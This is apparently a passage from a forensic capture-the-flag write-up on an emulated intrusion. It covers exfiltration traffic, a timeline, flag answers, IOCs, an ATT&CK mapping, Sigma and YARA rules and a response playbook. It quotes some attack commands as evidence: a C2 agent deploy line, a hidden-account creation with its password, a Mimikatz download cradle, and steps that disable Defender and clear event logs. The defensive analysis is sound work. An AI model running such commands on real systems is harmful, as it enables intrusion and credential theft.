



Figure 34: TCP Conversations

## 7.4 Exfiltration — Two Cycles

Filtering `http.request.uri contains "upload"` isolates the exfiltration. Two `POST /file/upload` request/response pairs are present, each returning `200 OK`, and the payload is reassembled as `multipart/form-data`. The two cycles occur at **07:21:59 UTC** and **08:28:32 UTC**:





Figure 35: Wireshark — POST /file/upload requests

| Time (UTC) | Frame | Detail |
|---|---|---|
| 07:21:59.600 | 544 | `POST /file/upload`; src port 64895; reassembled ∼155 kB `multipart/form-data` |
| 07:21:59.601 | 545 | `HTTP/1.1 200 OK` |
| 08:28:32.053 | 22112 | `POST /file/upload` (second cycle) |
| 08:28:32.075 | 22113 | `HTTP/1.1 200 OK` |





Figure 36: HTTP Stream — POST /file/upload carrying staged.zip

Because the first upload (07:21:59) precedes the Mimikatz credential dump (07:27:10) while the second (08:28:32) follows both the credential dump and the hidden-account creation, the two archives most likely carried *different payloads*: early collection/discovery output in cycle one, and credential material plus persistence artefacts in cycle two. This is an inference from ordering, not a claim about archive contents.

## 7.5 Tooling Retrieval — TLS SNI Corroboration

A TLS `Client Hello` with `SNI = raw.githubusercontent.com` (→ `185.199.109[.]133`) appears at **07:27:10.651 UTC** roughly 290 ms after the PowerShell process-create at 07:27:10.361 UTC. The host process event and the network handshake describe the same PowerSploit retrieval from two independent vantage points, which is the strongest single correlation in the case.





Figure 37: TLS `Client Hello` SNI `raw.githubusercontent.com`

## 7.6 Timezone Reconciliation

The Wireshark absolute timestamps used above are UTC-anchored, which was verified rather than assumed:

- The exfiltration and SNI captures display times with a trailing `Z` (example: `07:21:59.6004750Z`, `07:27:10.6513241Z`). Wireshark only appends `Z` when the time-display format is *UTC Date and Time of Day*, so those timestamps are already UTC.
- The beacon stream is anchored by the in-band HTTP `Date` header (`07:16:43 GMT`), which is UTC by protocol definition and independent of the display setting.
- The Conversations view uses relative seconds (Rel Start + Duration), so no wall-clock conversion is involved.

All network timestamps therefore align natively with the host UTC sources (Sysmon `UtcTime`, MFTECmd UTC output, SAM LastWrite), and no offset correction was required.

# 8 Flag Answers

| # | Question | Answer | Source |
|---|---|---|---|
| 1 | Registry Run-key persistence used? | No,T1547.001 *negative*: manual C2 redeploy instead | RECmd (HKLM/HKCU) |
| 2 | Sysmon EID for process/LSASS access | Event ID 10 (`ProcessAccess`) | Sysmon schema |
| 3 | Techniques exercised in the chain | 26 confirmed + 1 documented negative (see §11) | Caldera JSON + artefacts |
| 4 | First execution timestamp | 2026-07-05 **06:13:27 UTC** | Amcache (splunkd.exe) |
| 5 | Path of the malicious agent binary | `C:\Users\Public\splunkd.exe` | Amcache |
| 6 | Persistence mechanism | None via registry (confirmed negative) | RECmd |
| 7 | Staging directory | `C:\Windows\system32\staged` | USN `$J` |
| 8 | Staged archive format | ZIP (`staged.zip`) | USN + PCAP |
| 9 | C2 port | `8888` | PCAP |
| 10 | Discovery technique | T1087.001 (Local Account Discovery) | Caldera JSON + Sysmon |
| 11 | Agent deploy command | `anmar_hacking.exe -server http://192.168.67.128:8888 -group red` | Sysmon EID 1 |
| 12 | Total abilities in operation | 35 | Caldera operation report |

# 9 Unified UTC Timeline

| Time (UTC) | Event | Technique | Source |
|---|---|---|---|
| 06:12:04 | `SECHEALTHUI.EXE` launched (manual Defender GUI) | T1562.001 | Prefetch |
| 06:12:15 | Windows Defender real-time protection disabled (GUI) | T1562.001 | Defender EID 5001 |
| 06:13:27 | Malicious `splunkd.exe` first executed (0 abilities; agent untrusted) | T1204.002 | Amcache |
| 06:21:30–44 | Defender detects then actions the `splunkd` implant | — | Defender EID 1116/1117 |
| 06:38:48 | `anmar_hacking.exe` first seen (beaconing agent) | T1204.002 | Amcache |
| 07:01:41 | Sysmon operational-log discontinuity (service restart) | — | Sysmon restart |
| 07:01:48–58 | `splunkd.exe` (PID 9432) → `lsass.exe 0x1FFFFF` (∼10s)‡ | T1003.001*, T1134 | Sysmon EID 10 |
| 07:16:43 | First C2 beacon `200 OK`; aiohttp banner* | T1071.001 | PCAP |
| 07:21:59 | Exfil cycle 1 — `POST /file/upload` (∼155 kB)* | T1041 | PCAP |
| 07:27:10.361 | PowerShell `Invoke-Mimikatz` (`-DumpCreds`)* | T1059.001, T1003.001 | Sysmon EID 1 |
| 07:27:10.651 | TLS `Client Hello` SNI `raw.githubusercontent.com`* | T1105 | PCAP |
| 07:58:40 | Caldera *atomic* operation begins (scripted abilities start) | T1033 | Caldera JSON |
| 08:01:58 | Domain/DC discovery (`nltest`)§ | T1482 | Prefetch |
| 08:02:58 | Security-software discovery (`wmic`) | T1518.001 | Prefetch |
| 08:04:03 | Group Policy discovery (`gpresult`)§ | T1615 | Prefetch |
| 08:10:47 | Windows Defender disabled via `Set-MpPreference` (scripted) | T1562.001 | Caldera JSON |
| 08:13:32 | Security & System event logs cleared (`Clear-Eventlog`)† | T1070.001 | Caldera JSON |
| 08:14:19 | Firewall modification (`netsh`)§ | T1562.004 | Prefetch |
| 08:15:00 | Hidden files (`attrib +H +S`) | T1564.001 | Prefetch |
| 08:16:48–51 | Double-extension masquerade + `wscript` exec | T1036.007 | Prefetch |
| 08:20:22.686 | Hidden account `$` created (`net user`) | T1136.001, T1564.002 | Sysmon EID 1 |
| 08:20:22.716 | SAM `Names\$` subkey LastWrite | T1136.001 | RECmd (SAM) |
| 08:27:44 | `staged.zip` re-staged (155 kB on disk) | T1560.001 | USN / FTK |
| 08:28:32 | Exfil cycle 2 — `POST /file/upload` (scripted operation ends) | T1041 | PCAP / Caldera JSON |
| 08:47:44 | `NulltackKatz.py` executed (`python`)* | T1204.002 | Prefetch |
| 08:48:09 | On-disk `mimikatz`; `tasklist`/`net`/`ipconfig` discovery* | T1003.001, T1057, T1087.001 | Prefetch |

# 10 Indicators of Compromise (Defanged)

| Type | Indicator |
|---|---|
| C2 server | `hxxp://192.168.67[.]128:8888` |
| Victim host | `DESKTOP-2A1O8LD` (`192.168.67[.]129`) |
| Malicious binary | `C:\Users\Public\splunkd.exe` |
| SHA1 (splunkd) | `84b3ad73cfa4654fcdafd162a0cb1527c4bad510` |
| Agent binary | `C:\Users\Public\anmar_hacking.exe` |
| SHA1 (agent) | `90b54b721c6a06e80377b2000db7195c62c3d19d` |
| PS cradle SHA256 | `9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3` |
| Agent paw | `qktity` (also `X-Request-Id: DESKTOP-2A1O8LD-qktity`) |
| Hidden account | `$` / password `ATOMIC123!` |
| Phishing sender | `security@payroll-update[.]com` |
| Phishing attach. | `NulltackKatz.py` |
| Tooling URL | `hxxps://raw.githubusercontent[.]com/PowerShellMafia/PowerSploit/...` |
| Staged archive | `staged.zip` (`C:\Windows\system32\staged\`) |

# 11 MITRE ATT&CK Mapping

| Tactic | Technique | Name | Evidence |
|---|---|---|---|
| Initial Access | T1566.001 | Spearphishing Attachment | Recovered lure |
| Execution | T1204.002 | User Execution: Malicious File | Amcache / Prefetch |
| Execution | T1059.001 | PowerShell | Sysmon EID 1 |
| Persistence | T1547.001 | Run Keys (*negative*) | RECmd (clean) |
| Persistence | T1136.001 | Create Local Account | Sysmon + SAM |
| Priv. Esc. | T1134 | Access Token Manipulation | EID 10 `0x1FFFFF` |
| Defense Evasion | T1562.001 | Disable Security Tools (Defender) | Defender EID 5001 + Prefetch |
| Defense Evasion | T1562.004 | Disable/Modify Firewall | `netsh` Prefetch |
| Defense Evasion | T1564.001 | Hidden Files | `attrib` Prefetch |
| Defense Evasion | T1564.002 | Hidden Account (`$`) | Sysmon + SAM |
| Defense Evasion | T1036.003 | Masquerade as System Process | Prefetch |
| Defense Evasion | T1036.005 | Match Legitimate Name | Amcache vs SYSTEM svc |
| Defense Evasion | T1036.007 | Double File Extension | Prefetch + `wscript` |
| Defense Evasion | T1070.001 | Clear Windows Event Logs | Sysmon restart |
| Defense Evasion | T1070.004 | File Deletion (`staged.zip`) | USN `$J` |
| Cred. Access | T1003.001 | LSASS Memory (Mimikatz) | Sysmon EID 1 + Prefetch |
| Discovery | T1087.001 | Local Account Discovery | `net` Prefetch + Caldera |
| Discovery | T1069.001 | Local Group Discovery | `net localgroup` |
| Discovery | T1057 | Process Discovery | `tasklist` Prefetch |
| Discovery | T1016 | Network Config Discovery | `ipconfig` Prefetch |
| Discovery | T1482 | Domain Trust Discovery | `nltest` Prefetch |
| Discovery | T1518.001 | Security Software Discovery | `wmic` Prefetch |
| Discovery | T1615 | Group Policy Discovery | `gpresult` Prefetch |
| Command & Control | T1071.001 | Web Protocols (HTTP) | PCAP beacon |
| Command & Control | T1105 | Ingress Tool Transfer | TLS SNI GitHub |
| Collection | T1560.001 | Archive via Utility (ZIP) | USN + FTK |
| Exfiltration | T1041 | Exfil Over C2 Channel | PCAP `/file/upload` |

*Total: 26 positive techniques confirmed across host and network evidence, plus T1547.001 documented as a confirmed* negative *(27 rows above).*

## 12 Detection Opportunities

- **Masquerade detection:**
  Alert when a process named `splunkd.exe` runs from any path other than `C:\Program Files\Splunk\` — the malicious copy ran from `Users\Public`.
- **PowerShell download cradle:**
  Detect `DownloadString` / `ServerCertificateValidationCallback` combined with `-ExecutionPolicy Bypass` and outbound TLS to `raw.githubusercontent.com` (Script Block Logging + Sysmon EID 1/3).
- **Hidden account creation:**
  Alert on `net user` where the account name ends in `$` together with a new `SAM\Names` subkey (T1564.002).
- **Exfil pattern:**
  `POST /file/upload` with `multipart/form-data` to an internal/untrusted host, especially repeated cycles.
- **Log-clear alarm:**
  EID 1102 (Security log cleared) / Sysmon service stop as a high-severity anti-forensics signal.

# 13 Detection Engineering

The prose detection opportunities in Section 12 are codified below as a Sigma rule (log-based) and a YARA rule (file-based), each traceable to a confirmed finding in this report.

## 13.1 Sigma — Hidden Local Account Creation (T1564.002)

Derived from the two-source-confirmed hidden `$` account creation (Section 6.7). The rule keys on `net user .../add` where the account name ends in `$`, the distinctive evasion marker.

```
title: Hidden Local Account Creation via net user (Trailing $)
id: 8f2b1c40-3e9a-4d21-9a77-operationconstantine
status: experimental
description: Detects creation of a hidden local account whose name ends in '$'
(hidden from net user enumeration). Observed in Operation Constantine.
references:
- https://attack.mitre.org/techniques/T1564/002/
author: Mohammed Rida Lakhdari
date: 2026/07/28
logsource:
category: process_creation
product: windows
detection:
selection_img:
Image|endswith:
- '\net.exe'
- '\net1.exe'
selection_cmd:
CommandLine|contains|all:
- 'user'
- '/add'
CommandLine|contains: '$ '
condition: selection_img and selection_cmd
falsepositives:
- Legitimate machine/service accounts (also end in $); validate parent
process and creating user.
level: high
tags:
- attack.persistence
- attack.t1136.001
- attack.defense-evasion
- attack.t1564.002
```

## 13.2 YARA — NulltackKatz Dropper (T1566.001 / T1204.002)

Derived from the recovered phishing attachment and the decoded agent profile (Sections 6.2 and 7.2). Infrastructure strings (C2 endpoint, agent names, deploy group) are confirmed from evidence; Python-body markers should be validated against the recovered sample before operational use.

```
rule NulltackKatz_Dropper_OperationConstantine
{
        meta:
        description = "NulltackKatz.py dropper - Operation Constantine"
        author      = "Mohammed Rida Lakhdari"
        date        = "2026-07-28"
        mitre       = "T1566.001, T1204.002"
        strings:
        $c2  = "192.168.67.128:8888" ascii
        $ag1 = "splunkd.exe" ascii
        $ag2 = "anmar_hacking.exe" ascii
        $grp = "-group red" ascii
        $py1 = "import" ascii
        $py2 = "subprocess" ascii
        condition:
        $c2 and 1 of ($ag*) and 2 of ($py*)
}
```

## 13.3 Incident Response Playbook

Scoped to this intrusion; each action references the IOC or finding that drives it.

| Phase | Action | Trigger / Reference |
|---|---|---|
| Containment | Isolate `DESKTOP-2A1O8LD` from the network (host-level or switch-port). | Live C2 to `192.168.67[.]128:8888` (Sec. 7) |
| Containment | Block egress to `192.168.67[.]128:8888` and to `raw.githubusercontent.com` at the perimeter. | C2 + tooling retrieval (Sec. 7.1, 7.5) |
| Containment | Disable the hidden `$` account; force-reset all local credentials. | Hidden account (Sec. 6.7) |
| Eradication | Remove agent binaries from `C:\Users\Public\` (`splunkd.exe`, `anmar_hacking.exe`). | Amcache (Sec. 6.3), IOC table |
| Eradication | Delete staged archive `C:\Windows\system32\staged\staged.zip` and the `staged` directory. | USN + FTK (Sec. 6.8) |
| Eradication | Delete the `$` account and its `SAM\Names` subkey; remove masqueraded double-extension files. | SAM (Sec. 6.7), Prefetch (Sec. 6.9) |
| Eradication | Re-enable Windows Defender real-time protection and restore firewall rules. | T1562.001/004 (Sec. 6.1, 6.9) |
| Recovery | Rebuild or restore the host from a known-good image; credentials assumed compromised (LSASS access). | Cred-access (Sec. 6.4) |
| Recovery | Rotate any credentials that were valid on the host, including domain if applicable. | Mimikatz dump (Sec. 6.4) |
| Recovery | Deploy the Sigma and YARA rules above to SIEM/EDR before reconnection. | This section |
| Lessons | Enforce log-forwarding so a local log-clear (T1070.001) cannot destroy evidence. | Anti-forensics (Sec. 6.5) |

## 14 Analytical Notes & Limitations

- **[ATTRIBUTION]** Attack-era Sysmon EID 10 (ProcessAccess) against `lsass.exe` *did* survive the ∼07:01 UTC log clear and was recovered (07:01:48 / 07:01:58 UTC, `GrantedAccess=0x1FFFFF`). However, its `SourceImage` is the *legitimate* `C:\Program Files\Splunk\bin\splunkd.exe` service account, and PID 9432 has no surviving EID 1 (its creation predates the clear), so whether this access is benign Splunk behaviour or operator abuse of the Splunk service context cannot be resolved. It is therefore *not* cited as unambiguous attacker credential access; the unambiguous evidence is the PowerShell `Invoke-Mimikatz` cradle (07:27:10 UTC) and on-disk `mimikatz.exe` (08:48:09 UTC). A separate benign EID 10 record dated `2026-07-25 23:38` is acquisition-boot contamination and is excluded.
- **[INFERENCE]** The USN `$J` query used a broad name match that also captured the legitimate Splunk service's log files (`splunkd.log`, `splunkd_access.log`, etc.). The deletion of the malicious `splunkd.exe` binary is therefore recorded as *inferred* from Amcache-existence + disk-absence + execution evidence, rather than directly observed in the journal.
- **[PAYLOAD]** The two exfiltration archives were not recovered from the PCAP bodies; the claim that they carried different payloads is an inference from event ordering (cycle 1 precedes the credential dump, cycle 2 follows it).
- **[PREFETCH]** Prefetch entries dated to the acquisition boot were identified and excluded from the timeline to avoid contaminating the attack sequence.

# 15 Knowledge Graph & Attack Workflow

To connect every concept in this scenario rather than treat the steps in isolation, the kill chain, its telemetry and its key IoCs were modelled two ways: an end-to-end attack workflow (Figure 38) and an end-to-end investigation workflow (Figure 39) and an Obsidian knowledge graph (Figure 40).





Figure 38: Attack Chain workflow





Figure 39: Investigation (DFIR) Chain





Figure 40: Obsidian knowledge graph (KG)

# 16 Lessons Learned

- **Deleted binaries are still provable**
  Amcache alone reconstructed both the hash and the first-run time of a wiped implant.
